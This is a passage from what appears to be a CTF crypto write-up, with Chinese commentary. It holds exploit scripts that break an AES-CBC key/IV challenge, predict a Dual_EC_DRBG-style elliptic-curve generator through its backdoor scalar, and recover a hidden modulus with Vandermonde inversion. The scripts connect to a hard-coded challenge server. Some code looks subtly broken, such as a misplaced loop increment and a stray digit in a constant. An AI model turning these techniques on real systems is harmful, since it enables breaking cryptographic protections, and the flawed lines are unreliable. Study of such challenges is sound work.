,0x372B6C20 ,0xFFBD51B5 ,0xBC1C1611 ,0x748A2B84 ,0x3A459842 ,0xF2D3A5D7
,0xB172E273 ,0x79E4DFE6 ,0x2DF79FE4 ,0xE561A271 ,0xA6C0E5D5 ,0x6E56D840
,0x20996B86 ,0xE80F5613 ,0xABAE11B7 ,0x63382C22 ,]
U3 = [0x00000000 ,0x95C8963D ,0x318B377A ,0xA443A147 ,0x620D6EF4 ,0xF7C5F8C9
,0x5386598E ,0xC64ECFB3 ,0xC41ADCF3 ,0x51D24ACE ,0xF591EB89 ,0x60597DB4
,0xA617B207 ,0x33DF243A ,0x979C857D ,0x02541340 ,0x9334A3FD ,0x06FC35C0
,0xA2BF9487 ,0x377702BA ,0xF139CD09 ,0x64F15B34 ,0xC0B2FA73 ,0x557A6C4E
,0x572E7F0E ,0xC2E6E933 ,0x66A54874 ,0xF36DDE49 ,0x352311FA ,0xA0EB87C7
,0x04A82680 ,0x9160B0BD ,0x3D685DE1 ,0xA8A0CBDC ,0x0CE36A9B ,0x992BFCA6
,0x5F653315 ,0xCAADA528 ,0x6EEE046F ,0xFB269252 ,0xF9728112 ,0x6CBA172F
,0xC8F9B668 ,0x5D312055 ,0x9B7FEFE6 ,0x0EB779DB ,0xAAF4D89C ,0x3F3C4EA1
,0xAE5CFE1C ,0x3B946821 ,0x9FD7C966 ,0x0A1F5F5B ,0xCC5190E8 ,0x599906D5
,0xFDDAA792 ,0x681231AF ,0x6A4622EF ,0xFF8EB4D2 ,0x5BCD1595 ,0xCE0583A8
,0x084B4C1B ,0x9D83DA26 ,0x39C07B61 ,0xAC08ED5C ,0x7AD0BAD9 ,0xEF182CE4
,0x4B5B8DA3 ,0xDE931B9E ,0x18DDD42D ,0x8D154210 ,0x2956E357 ,0xBC9E756A
,0xBECA662A ,0x2B02F017 ,0x8F415150 ,0x1A89C76D ,0xDCC708DE ,0x490F9EE3
,0xED4C3FA4 ,0x7884A999 ,0xE9E41924 ,0x7C2C8F19 ,0xD86F2E5E ,0x4DA7B863
,0x8BE977D0 ,0x1E21E1ED ,0xBA6240AA ,0x2FAAD697 ,0x2DFEC5D7 ,0xB83653EA
,0x1C75F2AD ,0x89BD6490 ,0x4FF3AB23 ,0xDA3B3D1E ,0x7E789C59 ,0xEBB00A64
,0x47B8E738 ,0xD2707105 ,0x7633D042 ,0xE3FB467F ,0x25B589CC ,0xB07D1FF1
,0x143EBEB6 ,0x81F6288B ,0x83A23BCB ,0x166AADF6 ,0xB2290CB1 ,0x27E19A8C
,0xE1AF553F ,0x7467C302 ,0xD0246245 ,0x45ECF478 ,0xD48C44C5 ,0x4144D2F8
,0xE50773BF ,0x70CFE582 ,0xB6812A31 ,0x2349BC0C ,0x870A1D4B ,0x12C28B76
,0x10969836 ,0x855E0E0B ,0x211DAF4C ,0xB4D53971 ,0x729BF6C2 ,0xE75360FF
,0x4310C1B8 ,0xD6D85785 ,0xF4BB6FA9 ,0x6173F994 ,0xC53058D3 ,0x50F8CEEE
,0x96B6015D ,0x037E9760 ,0xA73D3627 ,0x32F5A01A ,0x30A1B35A ,0xA5692567
,0x012A8420 ,0x94E2121D ,0x52ACDDAE ,0xC7644B93 ,0x6327EAD4 ,0xF6EF7CE9
,0x678FCC54 ,0xF2475A69 ,0x5604FB2E ,0xC3CC6D13 ,0x0582A2A0 ,0x904A349D
,0x340995DA ,0xA1C103E7 ,0xA39510A7 ,0x365D869A ,0x921E27DD ,0x07D6B1E0
,0xC1987E53 ,0x5450E86E ,0xF0134929 ,0x65DBDF14 ,0xC9D33248 ,0x5C1BA475
,0xF8580532 ,0x6D90930F ,0xABDE5CBC ,0x3E16CA81 ,0x9A556BC6 ,0x0F9DFDFB
,0x0DC9EEBB ,0x98017886 ,0x3C42D9C1 ,0xA98A4FFC ,0x6FC4804F ,0xFA0C1672
,0x5E4FB735 ,0xCB872108 ,0x5AE791B5 ,0xCF2F0788 ,0x6B6CA6CF ,0xFEA430F2
```

```
,0x38EAFF41 ,0xAD22697C ,0x0961C83B ,0x9CA95E06 ,0x9EFD4D46 ,0x0B35DB7B
,0xAF767A3C ,0x3ABEEC01 ,0xFCF023B2 ,0x6938B58F ,0xCD7B14C8 ,0x58B382F5
,0x8E6BD570 ,0x1BA3434D ,0xBFE0E20A ,0x2A287437 ,0xEC66BB84 ,0x79AE2DB9
,0xDDED8CFE ,0x48251AC3 ,0x4A710983 ,0xDFB99FBE ,0x7BFA3EF9 ,0xEE32A8C4
,0x287C6777 ,0xBDB4F14A ,0x19F7500D ,0x8C3FC630 ,0x1D5F768D ,0x8897E0B0
,0x2CD441F7 ,0xB91CD7CA ,0x7F521879 ,0xEA9A8E44 ,0x4ED92F03 ,0xDB11B93E
,0xD945AA7E ,0x4C8D3C43 ,0xE8CE9D04 ,0x7D060B39 ,0xBB48C48A ,0x2E8052B7
,0x8AC3F3F0 ,0x1F0B65CD ,0xB3038891 ,0x26CB1EAC ,0x8288BFEB ,0x174029D6
,0xD10EE665 ,0x44C67058 ,0xE085D11F ,0x754D4722 ,0x77195462 ,0xE2D1C25F
,0x46926318 ,0xD35AF525 ,0x15143A96 ,0x80DCACAB ,0x249F0DEC ,0xB1579BD1
,0x20372B6C ,0xB5FFBD51 ,0x11BC1C16 ,0x84748A2B ,0x423A4598 ,0xD7F2D3A5
,0x73B172E2 ,0xE679E4DF ,0xE42DF79F ,0x71E561A2 ,0xD5A6C0E5 ,0x406E56D8
,0x8620996B ,0x13E80F56 ,0xB7ABAE11 ,0x2263382C ,]
U4 = [0x00000000 ,0x3D95C896 ,0x7A318B37 ,0x47A443A1 ,0xF4620D6E ,0xC9F7C5F8
,0x8E538659 ,0xB3C64ECF ,0xF3C41ADC ,0xCE51D24A ,0x89F591EB ,0xB460597D
,0x07A617B2 ,0x3A33DF24 ,0x7D979C85 ,0x40025413 ,0xFD9334A3 ,0xC006FC35
,0x87A2BF94 ,0xBA377702 ,0x09F139CD ,0x3464F15B ,0x73C0B2FA ,0x4E557A6C
,0x0E572E7F ,0x33C2E6E9 ,0x7466A548 ,0x49F36DDE ,0xFA352311 ,0xC7A0EB87
,0x8004A826 ,0xBD9160B0 ,0xE13D685D ,0xDCA8A0CB ,0x9B0CE36A ,0xA6992BFC
,0x155F6533 ,0x28CAADA5 ,0x6F6EEE04 ,0x52FB2692 ,0x12F97281 ,0x2F6CBA17
,0x68C8F9B6 ,0x555D3120 ,0xE69B7FEF ,0xDB0EB779 ,0x9CAAF4D8 ,0xA13F3C4E
,0x1CAE5CFE ,0x213B9468 ,0x669FD7C9 ,0x5B0A1F5F ,0xE8CC5190 ,0xD5599906
,0x92FDDAA7 ,0xAF681231 ,0xEF6A4622 ,0xD2FF8EB4 ,0x955BCD15 ,0xA8CE0583
,0x1B084B4C ,0x269D83DA ,0x6139C07B ,0x5CAC08ED ,0xD97AD0BA ,0xE4EF182C
,0xA34B5B8D ,0x9EDE931B ,0x2D18DDD4 ,0x108D1542 ,0x572956E3 ,0x6ABC9E75
,0x2ABECA66 ,0x172B02F0 ,0x508F4151 ,0x6D1A89C7 ,0xDEDCC708 ,0xE3490F9E
,0xA4ED4C3F ,0x997884A9 ,0x24E9E419 ,0x197C2C8F ,0x5ED86F2E ,0x634DA7B8
,0xD08BE977 ,0xED1E21E1 ,0xAABA6240 ,0x972FAAD6 ,0xD72DFEC5 ,0xEAB83653
,0xAD1C75F2 ,0x9089BD64 ,0x234FF3AB ,0x1EDA3B3D ,0x597E789C ,0x64EBB00A
,0x3847B8E7 ,0x05D27071 ,0x427633D0 ,0x7FE3FB46 ,0xCC25B589 ,0xF1B07D1F
,0xB6143EBE ,0x8B81F628 ,0xCB83A23B ,0xF6166AAD ,0xB1B2290C ,0x8C27E19A
,0x3FE1AF55 ,0x027467C3 ,0x45D02462 ,0x7845ECF4 ,0xC5D48C44 ,0xF84144D2
,0xBFE50773 ,0x8270CFE5 ,0x31B6812A ,0x0C2349BC ,0x4B870A1D ,0x7612C28B
,0x36109698 ,0x0B855E0E ,0x4C211DAF ,0x71B4D539 ,0xC2729BF6 ,0xFFE75360
,0xB84310C1 ,0x85D6D857 ,0xA9F4BB6F ,0x946173F9 ,0xD3C53058 ,0xEE50F8CE
,0x5D96B601 ,0x60037E97 ,0x27A73D36 ,0x1A32F5A0 ,0x5A30A1B3 ,0x67A56925
,0x20012A84 ,0x1D94E212 ,0xAE52ACDD ,0x93C7644B ,0xD46327EA ,0xE9F6EF7C
,0x54678FCC ,0x69F2475A ,0x2E5604FB ,0x13C3CC6D ,0xA00582A2 ,0x9D904A34
,0xDA340995 ,0xE7A1C103 ,0xA7A39510 ,0x9A365D86 ,0xDD921E27 ,0xE007D6B1
,0x53C1987E ,0x6E5450E8 ,0x29F01349 ,0x1465DBDF ,0x48C9D332 ,0x755C1BA4
,0x32F85805 ,0x0F6D9093 ,0xBCABDE5C ,0x813E16CA ,0xC69A556B ,0xFB0F9DFD
,0xBB0DC9EE ,0x86980178 ,0xC13C42D9 ,0xFCA98A4F ,0x4F6FC480 ,0x72FA0C16
,0x355E4FB7 ,0x08CB8721 ,0xB55AE791 ,0x88CF2F07 ,0xCF6B6CA6 ,0xF2FEA430
,0x4138EAFF ,0x7CAD2269 ,0x3B0961C8 ,0x069CA95E ,0x469EFD4D ,0x7B0B35DB
,0x3CAF767A ,0x013ABEEC ,0xB2FCF023 ,0x8F6938B5 ,0xC8CD7B14 ,0xF558B382
,0x708E6BD5 ,0x4D1BA343 ,0x0ABFE0E2 ,0x372A2874 ,0x84EC66BB ,0xB979AE2D
,0xFEDDED8C ,0xC348251A ,0x834A7109 ,0xBEDFB99F ,0xF97BFA3E ,0xC4EE32A8
,0x77287C67 ,0x4ABDB4F1 ,0x0D19F750 ,0x308C3FC6 ,0x8D1D5F76 ,0xB08897E0
,0xF72CD441 ,0xCAB91CD7 ,0x797F5218 ,0x44EA9A8E ,0x034ED92F ,0x3EDB11B9
,0x7ED945AA ,0x434C8D3C ,0x04E8CE9D ,0x397D060B ,0x8ABB48C4 ,0xB72E8052
,0xF08AC3F3 ,0xCD1F0B65 ,0x91B30388 ,0xAC26CB1E ,0xEB8288BF ,0xD6174029
,0x65D10EE6 ,0x5844C670 ,0x1FE085D1 ,0x22754D47 ,0x62771954 ,0x5FE2D1C2
,0x18469263 ,0x25D35AF5 ,0x9615143A ,0xAB80DCAC ,0xEC249F0D ,0xD1B1579B
,0x6C20372B ,0x51B5FFBD ,0x1611BC1C ,0x2B84748A ,0x98423A45 ,0xA5D7F2D3
,0xE273B172 ,0xDFE679E4 ,0x9FE42DF7 ,0xA271E561 ,0xE5D5A6C0 ,0xD8406E56
```

```
,0x6B862099 ,0x5613E80F ,0x11B7ABAE ,0x2C226338 ,]

def init(key):

    rounds = 10

    _Kd = [[0] * 4 for i in range(rounds + 1)]

    round_key_count = (rounds + 1) * 4
    KC = len(key) // 4

    tk = [ struct.unpack('>i', key[i:i + 4])[0] for i in range(0, len(key), 4) ]

    for i in range(0, KC):
        _Kd[rounds - (i // 4)][i % 4] = tk[i]

    rconpointer = 0
    t = KC
    while t < round_key_count:

        tt = tk[KC - 1]
        tk[0] ^= ((S[(tt >> 16) & 0xFF] << 24) ^
                  (S[(tt >>  8) & 0xFF] << 16) ^
                  (S[ tt        & 0xFF] <<  8) ^
                   S[(tt >> 24) & 0xFF]        ^
                  (rcon[rconpointer] << 24))
        rconpointer += 1

        if KC != 8:
            for i in range(1, KC):
                tk[i] ^= tk[i - 1]

        j = 0
        while j < KC and t < round_key_count:
            _Kd[rounds - (t // 4)][t % 4] = tk[j]
            j += 1
            t += 1

    for r in range(1, rounds):
        for j in range(0, 4):
            tt = _Kd[r][j]
            _Kd[r][j] = (U1[(tt >> 24) & 0xFF] ^
                         U2[(tt >> 16) & 0xFF] ^
                         U3[(tt >>  8) & 0xFF] ^
                         U4[ tt        & 0xFF])
    return _Kd

def decrypt(ciphertext, _Kd):

    if len(ciphertext) != 16:
        raise ValueError('wrong block length')

    rounds = len(_Kd) - 1
    (s1, s2, s3) = [3, 2, 1]
    a = [0, 0, 0, 0]
```

```
    t = [(struct.unpack('>i', ciphertext[4 * i:4 * i + 4])[0] ^ _Kd[0][i]) for i
in range(0, 4)]

    for r in range(1, rounds):
        for i in range(0, 4):
            a[i] = (T5[(t[ i          ] >> 24) & 0xFF] ^
                    T6[(t[(i + s1) % 4] >> 16) & 0xFF] ^
                    T7[(t[(i + s2) % 4] >>  8) & 0xFF] ^
                    T8[ t[(i + s3) % 4]        & 0xFF] ^
                    _Kd[r][i])
        t = copy.copy(a)

    result = [ ]
    for i in range(0, 4):
        tt = _Kd[rounds][i]
        result.append((Si[(t[ i           ] >> 24) & 0xFF] ^ (tt >> 24)) & 0xFF)
        result.append((Si[(t[(i + s1) % 4] >> 16) & 0xFF] ^ (tt >> 16)) & 0xFF)
        result.append((Si[(t[(i + s2) % 4] >>  8) & 0xFF] ^ (tt >>  8)) & 0xFF)
        result.append((Si[ t[(i + s3) % 4]        & 0xFF] ^  tt       ) & 0xFF)

    return result

def main():
        K = b"\x01\x23\x45\x67\x89\xab\xcd\xef\xfe\xdc\xba\x98\x76\x54\x32\x10"

        Kd = init(K)

        # io = process("./bin/crypto.py")
        io = remote(*server)

        io.recvline()
        io.sendline('00' * 16 * 2)

        io.recvline()
        data = unhex(io.recvline())
        iv = xor(data[:16], data[16:])
        key = decrypt(iv, Kd)

        io.recvline()
        flag_encrypted = unhex(io.recvline())

        backend = default_backend()
        key = bytearray(key)

        cipher = Cipher(algorithms.AES(key), modes.CBC(iv), backend=backend)
        decryptor = cipher.decryptor()
        flag_padded = decryptor.update(flag_encrypted) + decryptor.finalize()
        unpadder = padding.PKCS7(128).unpadder()
        flag = unpadder.update(flag_padded) + unpadder.finalize()
        log.success(flag)

if __name__ == '__main__':
        main()
```

random

依照 Dual_EC_DRBG 写的一个椭圆曲线随机数生成器，已知 P Q Q= d*P*
这个时候我们产生随机数，
已知 rn 如何预测rn+1 呢?
如果我们知道d，我们可以知道d关于P的阶的逆元，e
*那么 e*Q = P 那么就可以根据生成方式求出来下一个r 下面是exp
test 文件是爆破d的c语言编译的可执行文件，run.sage 是跑P的阶使用的程序三个的exp如下

```
#! /usr/bin/env python
# -*- coding: utf-8 -*-
# vim:fenc=utf-8
#
# Copyright © 2019 vam <jpwan21@gmail.com>
#
# Distributed under terms of the MIT license.

import gmpy2
from pwn import *
from pwnlib.util.iters import bruteforce
import hashlib
import os
import signal
context.log_level = 'debug'
def hash(x):
    return hashlib.sha256(x).hexdigest()

def add(A, B, a, b, p): # y**2 = x ** 3 + ax + b
    x1, y1 = A
    x2, y2 = B
    if x1 == x2:
        lam =  (3 * x1 * x1 + a) * gmpy2.invert(2 * y1, p)
    else:
        lam = (y2 - y1) * gmpy2.invert(x2-x1, p)
    x3 = (lam ** 2 - x1 - x2) % p
    y3 = (lam * (x1 - x3) - y1) % p
    return (x3, y3)


def mul(n, A, a, b, p, B=0):
    if not n:
        return B
    else:
        return mul(n//2, add(A,A,a,b,p), a, b, p, B if not n&1 else
add(B,A,a,b,p) if B else A)

def gen_point(A, B, M):
    while True:
        x = getRandomInteger(Nbits) % M
        y2 = (x**3 + A*x + B) % M
        if legrend(y2, M) == 1:
            break
```

```
    y = quadratic_residue(y2, M)
    assert (y** 2) % M == (x**3 + A * x + B) % M
    return (x, y)

def quadratic_residue(a, p):
    s = p - 1
    t = 0
    pa = gmpy2.invert(a, p)
    while s % 2 == 0:
        s = s / 2
        t = t + 1
    i = 2
    while True:
        if legrend(i, p) == -1:
            break
    i = i + 1
    b = pow(i, s, p)
    x = pow(a, (s + 1) / 2, p)
    for i in range(t):
        if pow((pa * x * x) % p, int(2 ** (t - i - 2)), p) == p - 1:
            x = x * pow(b, int(2**i), p) % p
    return x

def legrend(a, p):
    if a == 1:
        return 1;
    elif p % a == 0:
        return 0;
    elif a % 2 == 0:
        return legrend(a//2, p) * pow(-1, (p**2 - 1) / 8)
    return legrend(p % a, a) * pow(-1, (a - 1) * (p - 1) / 4)


r = remote('111.231.100.117',20001)
r.recvuntil("sha256(XXXX+")
prefix=r.recvuntil(")")[:-1]
r.recvuntil("== ")
result=r.recvline()[:-1]
x=bruteforce(lambda
x:hash(x+prefix)==result,string.ascii_letters+string.digits,length=4,method='dow
nfrom')
r.recvuntil(':')
r.sendline(x)
signal.alarm(460)
curve = r.recvline()
A = int(curve[14:].split('*')[0])
M = r.recvline()[:-1]
M = int(M[4:])
P = r.recvline()[:-1]
P = P[4:]
P = P[1:-1]
Px = int(P.split(',')[0].strip())
Py = int(P.split(',')[1].strip())
B = (Py**2 - Px**3 - A*Px)%M
Q = r.recvline()[:-1]
```

```
Q = Q[4:]
Q = Q[1:-1]
Qx = int(Q.split(',')[0].strip())
Qy = int(Q.split(',')[1].strip())
t = []
for i in range(10):
    t.append(r.recvline()[:-1])
P = (Px,Py)
Q = (Qx,Qy)
print (A,B)
print M
r.recvline()
r9 = int(t[-1][4:])
print r9
r92 = (r9**3 + A*r9 + B) % M
r9y = quadratic_residue(r92, M)
R = (r9,(-1)*r9y)
print 'win !'
fo = open('a.in','w')
fo.write(str(Px)+'\n')
fo.write(str(Py)+'\n')
fo.write(str(Qx)+'\n')
fo.write(str(Qy)+'\n')
fo.write(str(A)+'\n')
fo.write(str(B)+'\n')
fo.write(str(M))
fo.close()
os.system('./test < a.in > a.res')
fo = open('a.res','r')
d = int((fo.read()).strip())
print '[*]'+ str(d)
print t

#d = 65537
os.system('sage run.sage')
fo = open('a.out','r')
n = int(fo.read())
assert gmpy2.gcd(d,n)==1
e = gmpy2.invert(d,n)

fo.close()
assert mul(d,P,A,B,M) == Q
assert mul(e,Q,A,B,M) == P

assert (r9y** 2) % M == (r9**3 + A * r9 + B) % M
print R
s = mul(e,R,A,B,M)[0]
res = mul(s,Q,A,B,M)[0]
res = str(res)
print res
r.sendline(res)
r.interactive()
```

test.c

```c
/*
 * test.c
 * Copyright (C) 2019 vam <jpwan21@gmail.com>
 *
 * Distributed under terms of the MIT license.
 */
#include<gmp.h>
#include<stdio.h>
mpz_t a,b,d,p,px,py,qx,qy,tmpx,tmpy,ansx,ansy,lam,temp,inv;
void qmul2() //ans=tmp*2
{
    mpz_mul(lam,tmpx,tmpx);
    mpz_mul_ui(lam,lam,3);
    mpz_add(lam,lam,a);
    mpz_mul_ui(temp,tmpy,2);
    mpz_invert(inv,temp,p);
    mpz_mul(lam,lam,inv);

    mpz_mul(ansx,lam,lam);
    mpz_mul_ui(temp,tmpx,2);
    mpz_sub(ansx,ansx,temp);
    mpz_mod(ansx,ansx,p);

    mpz_sub(ansy,tmpx,ansx);
    mpz_mul(ansy,ansy,lam);
    mpz_sub(ansy,ansy,tmpy);
    mpz_mod(ansy,ansy,p);
}
void qadd() //ans=tmp+p
{
    mpz_sub(lam,tmpy,py);
    mpz_sub(temp,tmpx,px);
    mpz_invert(inv,temp,p);
    mpz_mul(lam,lam,inv);

    mpz_mul(ansx,lam,lam);
    mpz_sub(ansx,ansx,px);
    mpz_sub(ansx,ansx,tmpx);
    mpz_mod(ansx,ansx,p);

    mpz_sub(ansy,px,ansx);
    mpz_mul(ansy,ansy,lam);
    mpz_sub(ansy,ansy,py);
    mpz_mod(ansy,ansy,p);
}
int main()
{
    mpz_inp_str(px,stdin,10);
    mpz_inp_str(py,stdin,10);
    mpz_inp_str(qx,stdin,10);
    mpz_inp_str(qy,stdin,10);
    mpz_inp_str(a,stdin,10);
```

```
    mpz_inp_str(b,stdin,10);
    mpz_inp_str(p,stdin,10);
    mpz_set(tmpx,px);
    mpz_set(tmpy,py);
    qmul2();
    long long d=2;
    while(mpz_cmp(ansx,qx))
    {
        mpz_set(tmpx,ansx);
        mpz_set(tmpy,ansy);
        qadd();
        d++;
    }
    printf("%lld\n",d);
    //cin>>px>>py>>qx>>qy>>a>>b>>p;

}
```

run.SAGE

```
fo = open('a.in','r')
a = fo.read().split('\n')
Px = int(a[0].strip())
Py = int(a[1].strip())
Qx = int(a[2].strip())
Qy = int(a[3].strip())
A = int(a[4].strip())
B = int(a[5].strip())
M = int(a[6].strip())
k.<a> = GF(M)
E = EllipticCurve(k,[A,B])
P = E([Px,Py])
Q = E([Qx,Qy])
#d = 65537
#print d*P == Q
n = P.order()
fh = open('a.out','w')
fh.write(str(n))
#print n
#e = inverse_mod(d,n)
#print e*Q == P
```

f(x)

题目中给出了512个数据，我们可以随意构造三个矩阵V1，V2,V3 这三组矩阵均rank=256，对应的三组与k乘法之后的向量C1.C2,C3
由于不知道模数M，所以我们有

```
V1*K = C1 (mod M)
V2*K = C2 (mod M)
V3*K = C3 (mod M)
```

所以我们只需要知道任意两组矩阵求逆之后求出来的k相差，然后两者的最大公约数，就是M或者M的整数倍
求出来M一切就都好说了。另一个问题就是这个矩阵计算复杂度太高，并跑不出来，所以我们用vander矩阵求逆的公式（见exp）
同时我们知道其实我们只需要第一行的结果，也就是我们只需要求矩阵v一行的逆，所以我们就可以得到我们想要的M下面是exp

```
fh = open('enc')
A = []
for line in fh.readlines():
    A.append(line.strip().replace('f(',''))
X = []
C = []
for i in A:
    t = i.split(') = ')
    X.append(int(t[0]))
    C.append(int(t[1]))
print len(X)
print len(C)
T = []
for i in X:
    t = []
    for j in range(0x100):
        t.append((i^j))
    T.append(t)
def S(x):
    n = len(x)
    k = n
    if k == 0:
        return 1
    x = [0]+x
    dp=[[0 for j in xrange(k+1)]for i in xrange(n+1)]
    for i in xrange(1,n+1):
        dp[i][1] = dp[i-1][1]+x[i]
    for i in range(1,n+1):
        for j in range(2,k+1):
            dp[i][j] = dp[i-1][j]+dp[i-1][j-1]*x[i]
    l=[1]
    for i in range(1,n+1):
        l=l+[dp[n][i]]
    return l
def pi(x,xi):
    res = 1
    for i in x:
        res = res*(i-xi)
    return res
def inverse_vander(X,A):
```

```
    r = A.nrows()
    c = A.ncols()
    V = [[0 for j in xrange(c+1)]for i in xrange(r+1)]
    for i in range(1,r+1):
        x = X[:i-1]+X[i:]
        xi = X[i-1]
        s = 1
        for t in x:
            s=s*t
        for j in range(1,2):
            V[i][j] = (-1)^(j+1)*s/pi(x,xi)
    V_1 = []
    for i in range(1,len(V)):
        V_1 += [V[i][1]]

    return vector(V_1)

'''
a = Matrix(ZZ,T[:16])
x = X[:16]
print a^(-1) == inverse_vander(x,a)
#Eprint a^(-1)
#print inverse_vander(x,a)
'''
'''
X = [1,2,3,4]
T = []
for i in X:
    t = []
    for j in range(4):
        t.append((i^j))
    T.append(t)
a = Matrix(ZZ,T)
x = X
print a^(-1) == inverse_vander(x,a)
print a^(-1)
print inverse_vander(x,a)
'''
M =
819232329674068791674873567564192124434244991998702422669556940211266151081001766345090197071444099189656602997359013267645144561822278780754353711589709 9
a = Matrix(ZZ,T[:256])
b = Matrix(ZZ,T[255:511])
c = vector(ZZ,C[:256])
d = vector(ZZ,C[255:511])
#k = vector(K)
print '[*] begin!'
w1 = inverse_vander(X[:256],a)*c
print w1%M
'''
w2 = inverse_vander(X[255:511],b)*d
print w2
y1 = abs(w1-w2)
b1 = Matrix(ZZ,T[256:])
d1 = vector(ZZ,C[256:])
```

```
w3 = inverse_vander(X[256:],b1)*d1
print w3
y2 = abs(w1-w3)
print gcd(y1,y2)
'''
```